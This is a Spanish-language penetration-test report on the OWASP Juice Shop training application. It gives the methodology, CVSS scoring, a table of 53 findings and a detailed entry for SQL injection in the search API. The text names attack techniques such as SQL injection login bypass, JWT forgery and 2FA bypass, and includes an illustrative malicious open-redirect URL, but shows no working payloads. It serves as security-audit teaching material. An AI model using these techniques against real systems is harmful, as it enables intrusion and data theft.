JUICE SHOP REPORT

Avenida de los exámenes 140, Madrid

contact@trojan.com

Tabla de Contenidos

Introducción

La seguridad informática es un aspecto que es imprescindible tener en cuenta a la hora de lanzar una aplicación, de otra manera el mejor y más original de los servicios puede terminar en un fracaso al poco de ser lanzado.

La confiabilidad de nuestras aplicaciones no solo afecta al propio negocio, sino también a sus clientes y es por ello que es muy importante tratar de mitigar todo lo posible las fallas de seguridad manteniendo un correcto equilibrio con la usabilidad.

A pesar de ello, **es importante hacer notar que ningún experto en seguridad informática puede garantizar nunca un sistema con un 100 % de invulnerabilidad** pues existen muchos factores, entre ellos el error humano, que pueden llevar a comprometer la aplicación.

En consecuencia, se recomienda que la empresa que se desarrollen políticas y planes de recuperación para estar preparados en caso de que los peores escenarios se den en un futuro.

La información, concienciación y formación en seguridad de los administradores y trabajadores de la empresa es algo que también se recomienda pues suelen ser vectores de ataque importantes. Nunca hay que olvidar que a veces un engaño a una persona con altos permisos puede ser la manera más rápida, fácil y segura de comprometer una aplicación.

AUDITORIA QUE REALIZAMOS

OBJETIVOS DE LA AUDITORIA

El objetivo de esta auditoría se centrará sobre todo en el análisis exhaustivo de la aplicación para descubrir todas las vulnerabilidades posibles. Una vez estas encontradas se van a enumerar y clasificar por criticidad y categoría.

Seguidamente se ofrecerá una descripción de cada una con las pruebas de su existencia y la forma de reproducirlas y finalmente se ofrecerá una guía para su saneamiento y eliminación.

Gracias al sistema de puntuación de gravedad de las vulnerabilidades, este informe permitirá ofrecer a la empresa no solo una visión clara del estado de seguridad de su aplicación, sino que se dispondrá de todo lo necesario para elaborar un plan ordenado en el tiempo y con prioridades claras para la mitigación de dichas amenazas.

TIPO DE AUDITORIA REALIZADA Y METOLOGÍA

Para lograr nuestra meta realizaremos una auditoría de caja gris, en la que tendremos cierto acceso al código fuente, aunque en un principio trataremos de no hacer uso del mismo.

Para llevarla a cabo, usaremos el sistema OWASP Web Security Testing Guide, que puede ser consultando en https://owasp.org/www-project-web-security-testing-guide/

De esta manera, se revisarán todas las funcionalidades de la misma, como la autenticación, la autorización, las entradas de datos, la encriptación de los datos o la correcta gestión de errores por poner unos ejemplos y se cubrirán todos los estándares que marcan los mejores profesionales del sector en cuanto a test de seguridad de aplicaciones web.

Algunas de las herramientas que usaremos serán BURP y ZAP como proxys para navegar la web y observar las peticiones que se envían a la aplicación. También se usarán programas de rastreo de directorios como ffuf o dirsearch, programas de fuerza bruta para probar la fortaleza de las contraseñas e incluso algunos frameworks como metasploit para probar alguna vulnerabilidad que lo requiera.

Existirá también una pequeña investigación OSINT de las redes sociales de la aplicación y otras publicaciones que puedan existir en la red que nos brinden información sensible sobre la aplicación y que supongan una brecha de seguridad para la misma. Este tipo de vulnerabilidades se reportarán como informativas.

PRUEBAS EXCLUÍDAS Y SEGURIDAD EN LAS PRUEBAS

Se han descartado de esta auditoría las pruebas humanas al personal de la organización y de las propias políticas de seguridad internas. En otras palabras, no se han realizado ataques de ingeniería social, ni se ha tratado de acceder a la red interna de la empresa o se evaluará equipos más allá de la aplicación.

Tampoco se han realizado ataques de denegación de servicio y todas las pruebas se han realizado en una copia de la aplicación virtualizada a través de docker. Este hecho, implica también que no se puedan realizar ciertos tests importantes y se recomienda hacer una revisión de seguridad en el entorno definitivo en el que se vaya a ejecutar la aplicación.

Esta revisión final servirá a un doble objetivo:

- Comprobar que efectivamente todas las vulnerabilidades descubiertas han sido debidamente tratadas.
- Realizar algunas pruebas importantes sobre el propio entorno en el que se ejecute.

VALORACIÓN DE LAS VULNERABILIDADES

Entendemos por vulnerabilidad una brecha de seguridad que puede ser explotada con algún fin malicioso.

A pesar de que cualquier brecha es de por si importante y de que debemos comprender que a partir de una brecha más pequeña se puede lograr una mayor, es necesario contar con un método de valoración que nos permita ordenar, en el aquí y ahora, estás mismas según su importancia.

Para ello debemos hacernos diversas preguntas sobre cada una de ellas. Por ejemplo, entender el impacto que la explotación de una de ellas puede tener sobre la organización es una de las variables a tener en cuenta. A mayor impacto, mayor criticidad.

Otra variable sería la dificultad en llevar a cabo la explotación. No es lo mismo explotar una brecha que sea muy difícil de detectar y que solo algunas personas con conocimientos realmente avanzados puedan llevar a cabo con éxito que una que cualquier persona con un poco de conocimiento pueda ejecutar cómodamente desde su navegador.

Dicho esto, vamos a ver la tabla de puntuación que usamos para darles un valor de criticidad a cada una de las vulnerabilidades encontradas y seguidamente, vamos a explicar las variables que se tienen en cuenta para elaborar la misma.

ESCALA DE PUNTUACIÓN DE LAS VULNERABILIDADES

La escala de puntuación de las vulnerabilidades es una forma práctica y clara de clasificar las amenazas según su criticidad, marcando un camino claro sobre las prioridades de seguridad existentes.

También será muy útil a la hora de tomar ciertas decisiones cuando, por ejemplo, la eliminación de una vulnerabilidad entre en conflicto con temas como la usabilidad o el presupuesto disponible.

Para puntuar las vulnerabilidades nos valdremos de una escala del 1 al 10 en donde:

- Las vulnerabilidades con puntuaciones del **0 al 3,9** son consideradas **Informativas**
- Las vulnerabilidades con puntuaciones del **4.0 al 6.9** son consideradas **Medias**.
- Las vulnerabilidades con puntuaciones del **7 al 8.9** son consideradas **Altas**.
- Las vulnerabilidades con puntuaciones del **9 al 10** son consideradas **Críticas**.

Hay que destacar que una vulnerabilidad crítica debería solucionarse al momento de ser descubierta debido a su gravedad. Es por ello que para este tipo de vulnerabilidades se enviará un aviso inmediato a la compañía.

El resto de las vulnerabilidades se entregarán con el informe.

Por último, cabe destacar que a pesar de que las vulnerabilidades leves pueden aparentar no ser gran cosa deben de tenerse muy en cuenta. Además, solucionarlas no suele ser algo muy costoso ni en tiempo ni en dinero, y son un tipo de vulnerabilidad que pueden convertirse en algo vital para un atacante a la hora de escalar en la intrusión y/o de obtener información sobre la aplicación.

VARIABLES PARA ELABORAR LA PUNTUACIÓN DE LAS VULNERABILIDADES

El sistema empleado es el CVSSv3 que es un estándar y del que se puede obtener información fácilmente en https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Según este sistema, se clasifican las vulnerabilidades a través de un sistema de puntuación basado en variables que se agrupan en tres grandes conjuntos:

1) Métricas básicas
2) Métricas de tiempo
3) Métricas de entorno

Para la elaboración de este informe nos basaremos solo en las métricas básicas, pues nos brindan una puntuación fiable y todo lo necesario para la elaboración del mismo. Estas métricas referencia tanto a la dificultad y accesibilidad de una vulnerabilidad como al impacto que esta puede producir en la organización.

Por poner un ejemplo, se valoran factores como el hecho de si la vulnerabilidad puede ser accedida a través de la internet o requiere una conexión a la red interna de la organización, la dificultad de ejecución, si se requiere de permisos especiales para llevarla a cabo o el impacto que causa en la confidencialidad, integridad y disponibilidad de los datos.

CATEGORÍAS DE LAS VULNERABILIDADES

Aparte del riesgo que implica cada vulnerabilidad en sí, también se han dividido y categorizado las vulnerabilidades por categoría. Por ejemplo, podremos encontrar las vulnerabilidades basadas en inyección de código, en componentes vulnerables, etc.

Se encontrará a continuación una descripción de cada categoría que ayudará a entender donde más se está fallando en el desarrollo y mantenimiento de la aplicación.

Cabe destacar que no debe confundirse la categoría “informativa” con el tipo de riesgo “informativo” pues son conceptos diferentes. La categoría muestra una exposición de información que puede conllevar un riesgo alto y no informativo.

BROKEN ACCESS CONTROL

El control de acceso aplica una política tal que los usuarios no pueden actuar fuera de sus permisos previstos. Las fallas generalmente conducen a la divulgación, modificación o destrucción no autorizada de todos los datos oa la realización de una función comercial fuera de los límites del usuario.

BROKEN ANTI AUTOMATATION

Las aplicaciones web están sujetas a un uso automatizado no deseado. A menudo este uso no tiene como fin vulnerar la aplicación, pero debido a un uso excesivo suelen generar problemas en el servicio o permitir cosas como comentarios SPAM en masa. Además, es posible obtener mucha información de la aplicación con estos medios.

BROKEN AUTHENTICATION

Resumiendo, mucho es cuando conseguimos vurlar la autenticación de la aplicación y hacernos pasar por otro. La prevalencia de la autenticación rota está muy extendida debido al diseño y la implementación de la mayoría de los controles de acceso e identidad.

BRUTE FORCE

Un ataque de fuerza bruta puede manifestarse de muchas maneras diferentes, pero consiste principalmente realiza solicitudes a un servidor probando todas las combinaciones posibles. Así por ejemplo, se pueden probar todas las combinaciones de caracteres posibles en un largo de contraseña para tratar de acceder a una sesión de administrador o usar esta capacidad de fuerza bruta para descubrir directorios ocultos en una aplicación.

BRUTE FORCE

Un ataque de fuerza bruta puede manifestarse de muchas maneras diferentes, pero consiste principalmente realiza solicitudes a un servidor probando todas las combinaciones posibles. Así por ejemplo, se pueden probar todas las combinaciones de caracteres posibles en un largo de contraseña para tratar de acceder a una sesión de administrador o usar esta capacidad de fuerza bruta para descubrir directorios ocultos en una aplicación.

CRYPTOGRAPHIC FAILURE

En estas vulnerabilidades el enfoque se centra en fallas relacionadas con la criptografía (o la falta de esta), lo que a menudo conduce a la exposición de datos confidenciales.

IMPROPER DATA VALIDATION

En este caso el enfoque se centra en fallas relacionadas con los tipos de datos permitidos, la seguridad de la lógica de validación o la falta de esta. Por ejemplo, que no exista una falla en los tipos de archivos que permiten subirse a la aplicación porque se ha obviado cierta extensión, o que se permita el uso de cupones caducados porque no se valida la caducidad de los mismos.

IMPROPER INPUT VALIDATION

Estas vulnerabilidades centran su foco en el control de las entradas de datos que recibe una aplicación, especialmente aquellas que puede controlar un atacante.

La validación de entrada se realiza para garantizar que solo los datos correctamente formados ingresen al flujo de trabajo en un sistema de información, evitando que los datos mal formados persistan en la base de datos y provoquen el mal funcionamiento de varios componentes posteriores. La validación de entrada debe ocurrir lo antes posible en el flujo de datos, preferiblemente tan pronto como se reciban los datos de la parte externa.

Los datos de todas las fuentes potencialmente no confiables deben estar sujetos a la validación de entrada, incluidos no solo los clientes web orientados a Internet, sino también las fuentes de back-end a través de extranets, de proveedores, socios, vendedores o reguladores, cada uno de los cuales puede verse comprometido por sí mismo y comenzar a enviar información malformada.

INFORMATIVA

Son vulnerabilidades que rebelan información sensible de diversa índole al atacante, generalmente relacionada con el software, y que pueden ir desde indicios de contraseñas, indicios de rutas del site, software usado, lenguaje de programación, modelo del servidor, etc.

INJECTION

Son vulnerabilidades causadas por una falta de filtrado de los datos que recibe la aplicación, generalmente de sus usuarios, permitiendo mediante ciertas técnicas que los datos envíados contengan código que cause funcionamientos inesperados de la aplicación.

Por ejemplo, los ataques de inyección SQL permiten rebelar el contenido de las bases de datos y hacernos con los mismos.

LFI o LOCAL FILE INCLUSION

La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo, generalmente explotando un mecanismo de "inclusión dinámica de archivos" implementado en la aplicación de destino. La vulnerabilidad se produce debido al uso de datos proporcionados por el usuario sin la validación adecuada.

Dentro de esta categoría, también se incluye el acceso o lectura de archivos que no deberían poder verse o su descarga.

OPEN REDIRECT

Los redireccionamientos abiertos ocurren cuando una aplicación permite la entrada proporcionada por el usuario (por ejemplo, http://nottrusted.com) para controlar un redireccionamiento fuera del sitio. Por ejemplo, un atacante podría proporcionar a un usuario el siguiente enlace: http://example.com/example.php?url=http://malicious.example.com.

A partir de esta vulnerabildad, se pueden elaborar muchos ataques, más o menos complejos que pueden llevar tanto a vulnerar la aplicación como a vulnerar el usuario.

SECURITY MISCONFIGURATION

Básicamente, esta categoría englobaría los “errores de los administradores”. Por ejemplo, una mala configuración de los permisos, un directorio que se ha dejado abierto por error o por exceso de confianza, o el uso de credenciales por defecto que son conocidas por muchos en la aplicación.

SENSITIVE DATA EXPOSURE

En esta categoría se englobaría la exposición de datos sensibles. Aunque parecida a categoría Informativa, esta definición se suele usar más cuando encontramos documentación sensible expuesta que conlleve un impacto no solo en seguridad, sino también en la empresa misma.

VERB TAMPERING

Los verbos HTTP se usan a día de hoy en las aplicaciones para solicitar y enviar información. No obstante, los desarrolladores no siempre tienen en cuenta el uso de todos los verbos en los lugares donde se los solicita dejando sin configurar algunos de ellos que de usarse, pueden causar ciertas vulnerabilidades.

Por ejemplo, supongamos que cierta ruta tiene un control de acceso sobre el verbo DELTE y de esta forma, evitar que un usuario no autorizado borre ciertos datos. Sin embargo, en la misma ruta el desarrollador no ha instaurado dicho control sobre el verbo PUT. Esto puede causar que un usuario malintencionado, borre los datos simplemente sobrescribiéndolos con otros o con valores nulos.

VULNERABLE COMPONENTS

Esta categoría hace referencia a librerías, módulos, plugins y complementos que se instalan en una aplicación y que contienen brechas de seguridad, ya sea porque se detectan en un momento dado fallas en los mismos o porque son componentes que suplantan a los verdaderos y que los administradores han instalado pensado que eran fidedignos.

Informe ejecutivo

La seguridad informática es un aspecto que es imprescindible tener en cuenta a la hora de lanzar una aplicación, de otra manera el mejor y más original de los servicios puede terminar en un fracaso al poco de ser lanzado.

ESTADO DE LA APLICACIÓN

NIVEL DE SEGURIDAD	**MUY BAJO**
NIVEL DE RIESGO	**MUY ALTO**


ESTADO DE LA AUDITORIA

La auditoría se ha completado exitosamente y se ha entregado los informes al equipo técnico. Por el momento, todas las vulnerabilidades descubiertas no han sido subsanadas.

Se recomienda encarecidamente que la aplicación se retire temporalmente del estado de producción hasta que se hayan subsanado todas las vulnerabilidades críticas y altas.

GRÁFICAS DE RESUMEN

TIPO	CANTIDAD
CRÍTICA	12
ALTA	11
MEDIA	20
INFORMATIVA	9


VULNERABILIDADES POR CATEGORIA
VULNERABLE COMPONENTS
VERB TAMPERING
SENSITIVE DATA EXPOSURE
SECURITY MISCONFIGURATION
OPEN REDIRECT
LFI
INJECTION
INFORMATIVA
IMPROPER INPUT VALIDATION
IMPROPER DATA VALIDATION
CRYPTOGRAPHIC FAILURE
BRUTE FORCE
BROKEN AUTHENTICATION
BROKEN ANTI AUTOMATATION
BROKEN ACCESS CONTROL
0
2
4
6
8
10


VULNERABILIDADES POR ESTRELLAS
0
6
5
1
2
4
3

PRINCIPALES RIESGOS

VULNERABILIDADES DE INYECCIÓN SQL

La aplicación no cuenta con un manejo seguro de las consultas que se envían a la base de datos, permitiendo que un usuario anónimo, sin autenticación alguna, pueda obtener todos los datos que alberga la misma desde su navegador lo que incluye, entre otras cosas:

- Información personal de los usuarios, incluyendo tarjetas de crédito, saldo disponible en la billetera virtual, contraseñas, cuentas de correo, etc.
- Información sobre la empresa como ventas realizadas, promociones, pedidos existentes, productos actuales y descatalogados, etc.

Así mismo, este tipo de vulnerabilidades permite hacer un bypass de login y acceder a la cuenta de cualquier usuario conociendo solo su correo electrónico, siempre y cuando este no tenga activado el doble factor de autenticación, que, por otra parte, también es vulnerable a ciertos ataques descritos en el informe técnico.

VULNERABILIDADES DE CROSS SITE SCRIPTING

Este tipo de vulnerabilidades permiten a un atacante insertar código malicioso en la aplicación con objetivo de atacar a la misma o a sus usuarios. Entre otras cosas se pueden capturar sesiones de los usuarios, incluyendo administradores o insertar código malicioso en los navegadores de nuestros clientes para realizar seguimiento y ataques a los mismos.

VULNERABILIDADES DE ERRORES EN LA VALIDACIÓN DE ENTRADAS DE DATOS

El back end no dispone de los controles de seguridad necesarios para validar las entradas de datos que recibe del front end, permitiendo a un usuario malintencionado generar todo tipo de peticiones que alteran negativamente el funcionamiento de la aplicación.

Este grupo de vulnerabilidades permite, por ejemplo:

- Crear un usuario nuevo con permisos de administrador
- Saltarse los pagos a cuando se genera un pedido y poner la orden en curso.
- Alterar el precio de los pedidos generando pedidos con números negativos (se debe dinero al cliente)
- Ver las cestas de otros clientes
- Editar o generar reseñas en nombre de otros usuarios
- Editar o generar comentarios en nombre de otros usuarios
- Etc.

El detalle de estas vulnerabilidades puede encontrarse en el informe técnico.

VULNERABLIDADES DE CIFRADO Y DE AUTENTICACIÓN

La aplicación no funciona actualmente bajo https por lo que todo el tráfico que sostiene la misma puede ser interceptado y leído. Ello incluye información sensible como tarjetas de crédito, contraseñas y más.

Así mismo, existen vulnerabilidades a nivel los métodos de cifrado permitidos para los tokens de autenticación de usuarios que permiten suplantar la identidad de los mismos.

VULNERABLIDADES INFORMATIVAS Y LEGALES GRAVES

La aplicación expone documentos muy sensibles sobre planes futuros de la empresa que son accesibles sin ningún tipo de protección desde internet.

Así mismo, tampoco funcionan debidamente los mecanismos de borrado de datos de los usuarios para que se cumpla debidamente con la RGPD lo que hace a la aplicación susceptible de grandes multas.

Informe técnico

TABLA DE VULNERABILIDADES

NEW_I	VULNERABILIDAD	RIESG	T_VULN	ESTAD	STAR	CATEGORÍA
Vul_001	INYECCION SQL EN BUSCADOR	10	CRÍTICA	PENDING	3	INJECTION
Vul_002	FILTRACION DE DATOSEN ENDPOINT	9,9	CRÍTICA	PENDING	0	SECURITY MISCONFIGURATION
Vul_003	SQL INJECTION BYPASS DE LOGIN	9,8	CRÍTICA	PENDING	2	INJECTION
Vul_004	REGISTRAR USUARIO COMO ADMINISTRADOR	9,8	CRÍTICA	PENDING	3	IMPROPER INPUT VALIDATION
Vul_005	LOG IN WITH BJOERN'S GMAIL ACCOUNT	9,8	CRÍTICA	PENDING	4	BROKEN AUTHENTICATION
Vul_006	FORGE UNSIGNED JWT	9,8	CRÍTICA	PENDING	5	VULNERABLE COMPONENTS
Vul_007	TWO FACTOR AUTHENTICATION	9,8	CRÍTICA	PENDING	5	BROKEN AUTHENTICATION
Vul_008	EPHEMERAL ACCOUNT	9,8	MEDIA	PENDING	4	INJECTION
Vul_009	GDPR DATA ERASURE	9,8	CRÍTICA	PENDING	3	SECURITY MISCONFIGURATION
Vul_010	PASSWORD STRENGTH	9,8	CRÍTICA	PENDING	2	BRUTE FORCE
Vul_011	XSS REFLEJADO	9,6	CRÍTICA	PENDING	1	INJECTION
Vul_012	ALLOW LIST BYPASS	9,6	CRÍTICA	PENDING	4	OPEN REDIRECT
Vul_013	CSRF	9,6	CRITICA	PENDING	3	BROKEN ACCESS CONTROL
Vul_014	CROSS SITE IMAGING	9	CRÍTICA	PENDING	5	BROKEN ACCESS CONTROL
Vul_015	CHANGE BENDER'S PASSWORD	8,8	MEDIA	PENDING	5	BROKEN AUTHENTICATION
Vul_016	FORGED SIGNED JWT	8,8	ALTA	PENDING	6	VULNERABLE COMPONENTS
Vul_017	UPLOAD TYPE	8,8	ALTA	PENDING	3	IMPROPER DATA VALIDATION
Vul_018	TOKEN SALE	8,6	ALTA	PENDING	5	SENSITIVE DATA EXPOSURE
Vul_019	LFI POISON NULL BYTE	8,6	ALTA	PENDING	4	LFI
Vul_020	FACTURAS EN FTP	8,6	ALTA	PENDING	0	SENSITIVE DATA EXPOSURE
Vul_021	CONFIDENTIAL DOCUMENT	8,6	ALTA	PENDING	1	SENSITIVE DATA EXPOSURE
Vul_022	FORGED REVIEW	8,5	ALTA	PENDING	3	BROKEN ACCESS CONTROL
Vul_023	PRODUCT TAMPERING	8,2	ALTA	PENDING	3	VERB TAMPERING
Vul_024	NOSQL MANIPULATION	8,1	ALTA	PENDING	4	INJECTION
Vul_025	FORGED FEEDBACK	7,7	ALTA	PENDING	3	BROKEN ACCESS CONTROL
Vul_026	ACCES DE ADMINISTRATION PAGE	7,2	ALTA	PENDING	2	BROKEN ACCESS CONTROL
Vul_027	AÑADIR PRODUCTOS A OTROS USUARIOS	6,5	MEDIA	PENDING	3	BROKEN ACCESS CONTROL
Vul_028	DELUXE FRAUD	6,5	MEDIA	PENDING	3	BROKEN ACCESS CONTROL
Vul_029	PAYBACK TIME	6,5	MEDIA	PENDING	3	IMPROPER DATA VALIDATION
Vul_030	FORGED COUPON	6,4	MEDIA	PENDING	6	CRYPTOGRAPHIC FAILURE
Vul_031	EXPIRED COUPON	6,4	MEDIA	PENDING	4	IMPROPER DATA VALIDATION
Vul_032	CAPTCHA BYPASS	6,4	MEDIA	PENDING	3	BROKEN ANTI AUTOMATATION
Vul_033	VER LA CESTA DE OTROS USUARIOS	6,3	MEDIA	PENDING	2	BROKEN ACCESS CONTROL
Vul_034	BULLY CHATBOT	5,8	MEDIA	PENDING	1	BRUTE FORCE
Vul_035	UPLOAD SIZE	5,4	MEDIA	PENDING	3	IMPROPER DATA VALIDATION
Vul_036	DELETE FIVE STARS FEEDBACK	5,4	MEDIA	PENDING	2	BROKEN ACCESS CONTROL
Vul_037	ACCESS LOG	5,3	MEDIA	PENDING	4	SENSITIVE DATA EXPOSURE
Vul_038	EXPOSED METRICS	5,3	MEDIA	PENDING	1	SENSITIVE DATA EXPOSURE
Vul_039	FORGOTTEN SALES BACKUP	5,3	MEDIA	PENDING	4	SENSITIVE DATA EXPOSURE
Vul_040	FORGOTTEN DEVELOPER BACKUP	5,3	MEDIA	PENDING	4	VULNERABLE COMPONENTS
Vul_041	ZERO STARS	5,3	MEDIA	PENDING	1	IMPROPER DATA VALIDATION
Vul_042	GDPR DATA TEFT	4,3	MEDIA	PENDING	4	SENSITIVE DATA EXPOSURE
Vul_043	DEPRECATED B2B INTERFACE	4,3	MEDIA	PENDING	2	SECURITY MISCONFIGURATION
Vul_044	AÑADIR PRODUCTOS DESCATALOGADOS	4,3	MEDIA	PENDING	4	IMPROPER DATA VALIDATION
Vul_045	MISPLACED FILE SIGNATURE	0	INFORMATIVA	PENDING	4	SENSITIVE DATA EXPOSURE
Vul_046	EGG AND NESTED EASTER EGG	0	INFORMATIVA	PENDING	4	INFORMATIVA
Vul_047	OUTDATET ALLOWLIST	0	INFORMATIVA	PENDING	1	SENSITIVE DATA EXPOSURE
Vul_048	STEGANOGRAPHY	0	INFORMATIVA	PENDING	4	INFORMATIVA
Vul_049	EXTRA LANGUAJE	0	INFORMATIVA	PENDING	5	BROKEN ANTI AUTOMATATION
Vul_050	LEGACY TYPOSQUATTING	0	INFORMATIVA	PENDING	4	VULNERABLE COMPONENTS
Vul_051	READ PRIVACY POLICY	0	INFORMATIVA	PENDING	3	INFORMATIVA
Vul_052	ERROR HANDLING	0	INFORMATIVA	PENDING	0	INFORMATIVA
Vul_053	REPETITIVE REGISTRATION	0	INFORMATIVA	PENDING	0	IMPROPER INPUT VALIDATION

Como se van a mostrar las vulnerabilidades

Para cada vulnerabilidad se va a disponer de tres apartados:

- Cuadro resumen
- Cuadro valoración
- Explotación

En el cuadro resumen podremos ver de un vistazo los puntos más importantes de la vulnerabilidad. Este cuadro se divide en los siguientes campos:

- Título descriptivo y categoría
- ID de la vulnerabilidad, para poder realizar un fácil seguimiento
- Criticidad, donde veremos la puntuación según el estándar CSVV3
- URL, donde se mostrarán la url o url's afectadas
- Descripción, donde se explicará de forma resumida en que consiste la vulnerabilidad
- Evidencia, donde se recogerán algunas de las capturas de pantalla más importantes para probar la existencia de la misma
- Riesgos, describiremos los principales riesgos de la vulnerabilidad tratada
- Recomendaciones, tanto para su tratamiento como para mejorar los procesos de desarrollo, el código de la aplicación o la seguridad en general, pero sobre todo como eliminar la vulnerabilidad.
- Referencias, cuando sea interesante, brindaremos enlaces a información más extensa sobre la vulnerabilidad o la temática de seguridad que la afecta.

Cuadro de valoración:

- Aquí habrá una explicación de la valoración de cada variable que influye en la puntuación de la criticidad de la vulnerabilidad. De esta forma se podrá revisar la misma y entender por qué se valora de una u otra manera.

Explotación:

Paso a paso detallado de cómo se encuentra y explota la vulnerabilidad. Aquí se podrán encontrar, además los payloads usados cuando existan.

Excepciones:


En algunas vulnerabilidades informativas no se hará uso del apartado de EXLOTACIÓN por no ser necesario mostrar un paso a paso detallado para la comprensión de la misma.

Del mismo modo, en algunas vulnerabilidades informativas de valor 0 tampoco se adjuntará el cuadro de valoración.

VULNERABILIDADES

VUL_001 – INYECCIÓN SQL en el buscador

<table>
<tr><th colspan="4">INYECCIÓN SQL en el buscador de productos</th></tr>
<tr><td>ID</td><td>Vul_001</td><td>CRITICIDAD</td><td>10 CRÍTICA</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">http://juiceshop.com/rest/products/search=q=</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">La inyección SQL es una técnica que permite al atacante alterar una entrada de datos consiguiendo realizar consultas directamente a la base de datos pudiendo recuperar y en ocasiones incluso alterar o destruir la información existente en esta.

En el caso de juiceshop, permite recuperar todos los datos de la base de datos accediendo a la aplicación a través de internet i sin que se requiera ninguna credencial para ello. Además, la vulnerabilidad es accesible a través de una aplicación automatizada.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 
Imagen de parte de la tabla “users” extraída con una herramienta automatizada de inyección SQL</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">Robo de credenciales para efectuar una escalada de privilegios.

Robo de datos críticos de clientes como tarjetas de crédito, actividad, datos del perfil, usuarios, contraseñas, etc.

Monitorización de actividad. Alteración y manipulación total de los datos de la aplicación.

Debido además a la debilidad de las contraseñas usadas por usuarios administradores, es fácil conseguir un acceso de administrador a la aplicación a través de fuerza bruta a los hashes de las contraseñas.

Entre otras cosas, esta vulnerabilidad puede llevar a comprometer la reputación de la compañía y afectarla gravemente.</td></tr>
<tr><td colspan="2">RECOMENDACIONES</td><td colspan="2">Hay que efectuar 4 acciones recomendadas de forma urgente:

- Sanear y filtrar la entrada de datos a nivel de aplicación
- Sanear y filtrar la base de datos a nivel de back end
- Compartimentar y delimitar las tablas a las que puede acceder la aplicación desde los diferentes lugares del api.
- Instalar un waf que ayude a mitigar estos ataques, monitorizar la aplicación y elaborar un plan de actuación ante desastres.</td></tr>
</table>

REFERENCIAS	https://www.w3schools.com/sql/sql_injection.asp https://owasp.org/www-community/attacks/SQL_Injection

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_001	INYECCIÓN SQL EN API DEL BUSCADOR DE PRODUCTOS
CVSS3 PUNTUACION	CRÍTICA 10
Vector de Ataque	Red: el ataque se puede montar a través de Internet.
Complejidad	Baja, todo lo que el atacante tiene que hacer es saber usar con éxito un programa específico para explotarla, aunque también se puede hacer manualmente.
Privilegios requeridos	Ninguno: el ataque podría ejecutarse desde una perspectiva no autenticada/no autorizada
Interacción del usuario	Ninguna, la vulnerabilidad se explota realizando peticiones directamente a la aplicación
Alcance	Con cambios, pues el ataque se realiza a la aplicación y puede acabar comprometiendo otros sistemas, como, por ejemplo, si se consigue una tarjeta de crédito de un usuario.
Confidencialidad	Alta, pues supone un acceso total a los datos. Por fortuna alguno de ellos está encriptado, como las tarjetas de crédito, pero pueden llegar a ser vulnerados por un atacante experto
Integridad	Debido a que la información obtenida permite obtener fácilmente una cuenta de administrador se considera como ALTA porque permitirá editar datos.
Disponibilidad	Debido a que la información obtenida permite obtener fácilmente una cuenta de administrador se considera como ALTA porque permitirá borrar datos.

EXPLOTACIÓN

Al realizar una consulta en el buscador observamos que se lanza una consulta genérica a la base de datos del back end que devuelve todos los productos, que finalmente se filtran y muestran en el front end.

